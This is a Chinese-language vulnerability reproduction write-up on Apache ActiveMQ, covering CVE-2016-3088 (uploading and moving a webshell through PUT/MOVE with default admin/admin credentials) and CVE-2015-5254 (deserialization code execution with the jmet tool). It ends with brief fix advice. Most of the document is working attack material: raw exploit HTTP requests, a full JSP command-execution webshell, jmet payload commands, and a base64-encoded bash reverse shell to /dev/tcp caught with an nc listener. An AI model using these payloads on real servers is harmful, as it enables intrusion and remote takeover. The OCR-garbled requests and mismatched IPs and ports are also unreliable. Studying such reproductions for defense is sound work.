

# ActiveMQ 系列漏洞汇总复现

## STATEMENT

### 声明

由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，雷神众测及文章作者不为此承担任何责任。

雷神众测拥有对此文章的修改和解释权。如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经雷神众测允许，不得任意修改或者增减此文章内容，不得以任何方式将其用于商业目的。

### 前言

Apache ActiveMQ 是美国阿帕奇（Apache）软件基金会所研发的一套开源的消息中间件，它支持 Java 消息服务、集群、Spring Framework 等。随着中间件的启动，会打开两个端口，61616 是工作端口，消息在这个端口进行传递；8161 是 Web 管理页面端口。

Jetty 是一个开源的 servlet 容器，它为基于 Java 的 web 容器，例如 JSP 和 servlet 提供运行环境。ActiveMQ 5.0 及以后版本默认集成了 jetty。在启动后提供一个监控 ActiveMQ 的 Web 应用。

本文主要是针对 ActiveMQ 系列已公开的漏洞进行复现学习。本以为漏洞已经比较久远，但在近几个月安全检查过程中依旧发现存在该系列问题，故在此做个汇总分享。


### 系列漏洞复现

ActiveMQ 可以多种利用方式，但是绝大部分提及都是比较单一的利用方式，这里我主要复现的是不安全 HTTP 方法利用以及反序列化漏洞的复现。

## 一、ActiveMQ 缺陷概述

首先简单了解一下，ActiveMQ 默认使用 8161 端口，且管理地址为 / admin，默认口令为 admin/admin，反序列化漏洞利用会涉及到 61616 工作端口

这也就是说我们可通过工具进行批量探测。这边我使用小米范 web 查找工具





当然 nmap 也可，或者其他自认为方便好用的工具。

```
nmap -A -p8161 x.x.x.x
```

```
C:\Users\>nmap -A -p8161 192.168.102.137
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-16 17:07 ?D1ú±ê×?ê±??
Nmap scan report for ubuntu (192.168.102.137)
Host is up (0.00085s latency).

PORT      STATE SERVICE VERSION
8161/tcp  open  http    Jetty 8.1.16.v20140903
|_ http-server-header: Jetty(8.1.16.v20140903)
|_ http-title: Apache ActiveMQ
```

二、(CVE-2016-3088) ActiveMQ (PUT、MOVE) 不安全方法利用

影响版本: Apache ActiveMQ 5.x ~ 5.14.0

目标靶机: 192.168.102.137 (可用 vulhub 直接搭建)

ActiveMQ 默认开启 PUT、MOVE 请求, 当开启 PUT 时, 构造好 Payload(即不存在 的目录), Response 会返回相应的物理路径信息

在这里以一次 IDC 对某单位进行检查时的案例来验证。

直接通过构造 poc 来检测

**PUT /fileserver/Angus../../%08/../../%08/ HTTP/1.1**

**Host: x.x.x.x:8161**



The screenshot shows a web browser interface with a 'Send' button and a 'Cancel' button. Below the buttons, the 'Request' and 'Response' sections are displayed. The 'Request' section shows a PUT request to a fileserver path. The 'Response' section shows a 500 error response with a detailed message about the fileserver path.

**Request**

```
1 PUT /fileserver/a../../%08/../../%08/ HTTP/1.1
2 Host: x.x.x.x:8161
3 Authorization: Basic YWRtaW46YWRtaW4=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

**Response**

```
1 HTTP/1.1 500
C:\inetpub\wwwroot\soft\ActiveMQ\apache-activemq-5.8.0\webapps\fileserver\..\ (□□□Uwí□cn)
2 Connection: close
3 Server: Jetty(7.6.7.v20120910)
```

```
AppleWebKit/537.36 (KHTML, like Gecko) 4
Chrome/91.0.4472.114 Safari/537.36 5
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://[redacted]:8161/admin/queues.jsp
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: JSESSIONID=uud6leyzw6durojv92zwd8qp
11 Connection: close
12
13
```

ActiveMQ 开启 put 方法时，当 fileservr 存在时可上传 webshell，一般构造成功返回 204，若不可 put 则返回 404 或 500，需要注意的是 fileservr 路径下不解析，因为权限不足

## Request

```
Pretty Raw Hex \n ≡
1 PUT /fileservr/shell.jsp HTTP/1.1
2 Host: [redacted]:8161
3 Authorization: Basic YWRtaW46YWRtaW4=
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
```

## Response

```
Pretty Raw Hex Render \n ≡
1 HTTP/1.1 204 No Content
2 Connection: close
3 Server: Jetty (7.6.7.v20120910)
4
5
```

```

6 Accept:
  text/html, application/xhtml+xml, application/xml;q=0.9
  , image/avif, image/webp, image/apng, */*;q=0.8, applicati
on/signed-exchange;v=b3;q=0.9
7 Referer: :8161/admin/queues.jsp
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN, zh;q=0.9
0 Cookie: JSESSIONID=uud6leyzw6durojv92zwd8qp
1 Connection: close
2 Content-Length: 11
3
4 this is jsp

```

可通过 / admin/test/systemProperties.jsp 确定当前系统路径

<http://192.168.102.107:8161/admin/test/systemProperties.jsp>

## Test Pages

These pages are used to test out the environment and web framework.

### System Property

java.runtime.name	Java(TM) SE Runtime Environment
sun.boot.library.path	/opt/jdk/jre/lib/amd64
java.vm.version	23.21-b01
java.vm.vendor	Oracle Corporation
java.vendor.url	http://java.oracle.com/
java.rmi.server.randomIDs	true
path.separator	:
java.util.logging.config.file	logging.properties
java.vm.name	Java HotSpot(TM) 64-Bit Server VM
file.encoding.pkg	sun.io
user.country	US
sun.java.launcher	SUN_STANDARD
sun.os.patch.level	unknown
activemq.home	/opt/activemq
java.vm.specification.name	Java Virtual Machine Specification

ava.vm.specification.name	Java virtual machine Specification
user.dir	/opt/apache-activemq-5.11.1
java.runtime.version	1.7.0_21-b11
java.awt.graphicsenv	sun.awt.X11GraphicsEnvironment
activemq.classpath	/opt/activemq/conf:
java.endorsed.dirs	/opt/jdk/jre/lib/endorsed
os.arch	amd64
java.io.tmpdir	/opt/activemq/tmp
line.separator	
java.vm.specification.vendor	Oracle Corporation
os.name	Linux
jetty.host	0.0.0.0
activemq.base	/opt/activemq
sun.jnu.encoding	ANSI_X3.4-1968
java.library.path	/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr/lib

将 webshell MOVE 到可解析的目录 api 下，即可  
上传 jsp webshell

### Request

Pretty
Raw
Hex
\n
≡

```

1 PUT /fileserver/angus.txt HTTP/1.1
2 Host: 192.168.102.137:8161
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46YWRtaW4=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.8

```

### Response

Pretty
Raw
Hex
Render
\n
≡

```

1 HTTP/1.1 204 No Content
2 Connection: close
3 Server: Jetty (8.1.16.v20140903)
4
5

```

```

9 Accept-Language: zh-CN, zh;q=0.9
10 Cookie: JSESSIONID=8se009hf7ob712fdtzabz8wqu
11 Connection: close
12 Content-Length: 397
13
14 <%@ page import="java.io.*" %>
15 <%
16     try {
17         String cmd = request.getParameter("cmd");
18         Process child = Runtime.getRuntime().exec(cmd);
19         InputStream in = child.getInputStream();
20         int c;
21         while ((c = in.read()) != -1) {
22             out.print((char)c);
23         }
24         in.close();
25         try {
26             child.waitFor();
27         } catch (InterruptedException e) {
28             e.printStackTrace();
29         }
30         } catch (IOException e) {
31             System.err.println(e);
32         }
33     %>

```

Move 至 api 目录下

## Request

Pretty Raw Hex \n

```

1 MOVE /fileserver/angus.txt HTTP/1.1
2 Destination: file:///opt/activemq/webapps/api/angus.js
3 Host: 192.168.102.137:8161
4 Cache-Control: max-age=0
5 Authorization: Basic YWRtaW46YWRtaW4=
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

```

## Response

Pretty Raw Hex Render \n

```


1 HTTP/1.1 204 No Content
2 Connection: close
3 Server: Jetty(8.1.16.v20140903)
4
5

```



```
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Cookie: JSESSIONID=8se009hf7ob712fdtzabz8wqu
12 Connection: close
13 Content-Length: 397
14
15 <%@ page import="java.io.*" %>
16 <%
17 try {
18     String cmd = request.getParameter("cmd");
19     Process child = Runtime.getRuntime().exec(cmd);
20     InputStream in = child.getInputStream();
21     int c;
22     while ((c = in.read()) != -1) {
23         out.print((char)c);
24     }
25     in.close();
26     try {
27         child.waitFor();
28     } catch (InterruptedException e) {
29         e.printStackTrace();
30     }
31     } catch (IOException e) {
32         System.err.println(e);
33     }
34 %>
```

请求 webshell 文件，执行命令 / api/angus.jsp?cmd=uname%20-a



Linux c1a53e0e499e 5.13.0-28-generic #31~20.04.1-Ubuntu SMP Wed Jan 19 14:08:10 UTC 2022 x86\_64 GNU/Linux

### 三、(CVE-2015-5254) ActiveMQ 反序列化漏洞

影响版本: Apache ActiveMQ 5.x ~ 5.13.0


攻击主机: 192.168.102.137

目标主机: 192.168.102.202

Apache ActiveMQ 5.13.0 之前 5.x 版本中存在安全漏洞, 该漏洞源于程序没有限制可在代理中序列化的类。远程攻击者可借助特制的序列化的 Java Message Service(JMS)ObjectMessage 对象利用该漏洞执行任意代码。

工具地址:

<https://github.com/matthiaskaiser/jmet/releases/tag/0.1.0>



## Browse event

Message ID   Correlation ID   Persistence   Priority   Redelivered   Reply To   Timestamp   Type   Operations

[View Consumers](#)

### Queue Views

- Graph
- XML

### Topic Views

- XML

### Subscribers Views

- XML

### Useful Links

- Documentation
- FAQ
- Downloads
- Forums

Copyright 2005-2014 The Apache Software Foundation.

命令:


```
java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y "touch /tmp/Angustest" -Yp ROME 192.168.102.137 61616
```

```
\ActiveMQ>java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y "touch /tmp/Angustest" -Yp
ROME 192.168.102.137 61616
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file: /ActiveMQ
Q/jmet-0.1.0-all.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[1;31mERROR[1;31m [1;31md.c.j.JMET [main] Failed to setup external libraries! [1;31m
java.lang.ClassCastException: java.base/jdk.internal.loader.ClassLoaders$AppClassLoader cannot be cast to java.base/java.net
et.URLClassLoader
    at de.codewhite.jmet.JMET.setupExternalLibs(JMET.java:167) [jmet-0.1.0-all.jar:?]
    at de.codewhite.jmet.JMET.setup(JMET.java:118) [jmet-0.1.0-all.jar:?]
    at de.codewhite.jmet.JMET.main(JMET.java:58) [jmet-0.1.0-all.jar:?]
```

```

[32mINFO[m] [31md.c.j.t.JMSTarget [main] Connected with ID: ID:DESKTOP-4JNJ228-31660-1645061400992-0:1[m]
[32mINFO[m] [31md.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "touch /tmp/Angustest"[m]
[32mINFO[m] [31md.c.j.t.JMSTarget [main] Shutting down connection ID:DESKTOP-4JNJ228-31660-1645061400992-0:1[m]
F:\hackteam\05-redteam\06-poc&exp\ActiveMQ>

```



Home | Queues | Topics | Subscribers | Connections | Network | Scheduled | Send

### Browse event



Message ID	Correlation ID	Persistence	Priority	Redelivered	Reply To	Timestamp	Type	Operations
<a href="#">ID:DESKTOP-4JNJ228-31660-1645061400992-1:1:1:1:1</a>		Persistent	4	false		2022-02-17 01:30:01:201 UTC		Delete

[View Consumers](#)

点击该队列查看消息即可触发命令执行

Test Pages x localhost : Message ID:DESKTC x +

← → ↺ ⚠ 不安全 | 192.168.102.137:8161/admin/message.jsp?id=ID%3aDESKTOP-4JNJ228-31660-1645061400992-1%3a1%3a1%3a1%3a1&JMSTDes

Home | Queues | Topics | Subscribers | Connections | Network | Scheduled | Send

Headers

Message ID	ID:DESKTOP-4JNJ228-31660-1645061400992-1:1:1:1:1
Destination	queue://event
Correlation ID	
Group	
Sequence	0
Expiration	0
Persistence	Persistent
Priority	4
Redelivered	false
Reply To	
Timestamp	2022-02-17 01:30:01:201 UTC
Type	

Properties

Message Actions

Delete

Copy

Move

-- Please select --

Message Details

{=}

进入容器 `docker-compose exec activemq bash`，可见 `/tmp/Angustest` 已成功创建，说明漏洞利用成功

```
root@ubuntu:/home/solomon/Desktop/vulhub-master/activemq/CVE-2015-5254# docker-c
ompose exec activemq bash
root@901a5f4facac:/opt/apache-activemq-5.11.1# ls /tmp
Angustest  hsperrdata_root  success
root@901a5f4facac:/opt/apache-activemq-5.11.1#
```

在攻击机开启监听端口


`Nc -lvvp 18111`

发送bash反弹shell命令payload到目标主机上（这里需要对bash命令进行base64编码） //base编码内容: bash -i >& /dev/tcp/192.168.102.137/61616

```
java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y "bash -c {echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEwMi4yMDIvMTkxMTEgMD4mMQ==}|{base64,-d}|{bash,-i}" -Yp ROME 192.168.102.137 61616
```

```
\ActiveMQ>java -jar jmet-0.1.0-all.jar -Q event -I ActiveMQ -Y "bash -c {echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEwMi4yMDIvMTkxMTEgMD4mMQ==}|{base64,-d}|{bash,-i}" -Yp ROME 192.168.102.137 61616
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by ysoserial.payloads.util.Reflections (file: /ActiveMQ/jmet-0.1.0-all.jar) to field com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl._bytecodes
WARNING: Please consider reporting this to the maintainers of ysoserial.payloads.util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[1:31mERROR[1m [131md.c.j.JMET [main] Failed to setup external libraries! [1m
java.lang.ClassCastException: java.base/jdk.internal.loader.ClassLoaders$AppClassLoader cannot be cast to java.base/java.net.URLClassLoader
    at de.codewhite.jmet.JMET.setupExternalLibs(JMET.java:167) [jmet-0.1.0-all.jar:?]
    at de.codewhite.jmet.JMET.setup(JMET.java:118) [jmet-0.1.0-all.jar:?]
    at de.codewhite.jmet.JMET.main(JMET.java:58) [jmet-0.1.0-all.jar:?]
[32mINFO[1m [131md.c.j.t.JMSTarget [main] Connected with ID: ID:DESKTOP-4JNJ228-22057-1645064777700-0:1 [1m
[32mINFO[1m [131md.c.j.t.JMSTarget [main] Sent gadget "ROME" with command: "bash -c {echo, YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEwMi4yMDIvMTkxMTEgMD4mMQ==}|{base64,-d}|{bash,-i}" [1m
[32mINFO[1m [131md.c.j.t.JMSTarget [main] Shutting down connection ID:DESKTOP-4JNJ228-22057-1645064777700-0:1 [1m

F:\hackteam\05-redteam\06-poc&exp\ActiveMQ>
```



Headers

Message ID	ID:DESKTOP-4JNJ228-22057-1645064777700-1:1:1:1
Destination	queue://event
Correlation ID	
Group	
Sequence	0
Expiration	0
Persistence	Persistent
Priority	4
Redelivered	false
Reply To	
Timestamp	2022-02-17 02:26:17:865 UTC
Type	

Properties

Message Actions

Delete

Copy

Move

-- Please select --

Message Details

{=}

点击队列后，返回攻击主机，发现成功反弹 shell

```
solomon@kali:~$ nc -lvvp 19111
listening on [any] 19111 ...
connect to [192.168.102.202] from ubuntu [192.168.102.137] 51584
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@901a5f4facac:/opt/apache-activemq-5.11.1#
```

修复建议

- 1、针对未授权访问，可修改 conf/jetty.xml 文件，bean id 为 securityConstraint 下的 authenticate 修改值为 true，重启服务即可
- 2、针对弱口令，可修改 conf/jetty.xml 文件，bean id 为 securityLoginService 下的 conf 值获取用户 properties，修改用户名密码，重启服务即可
- 3、升级版本至最新版本

END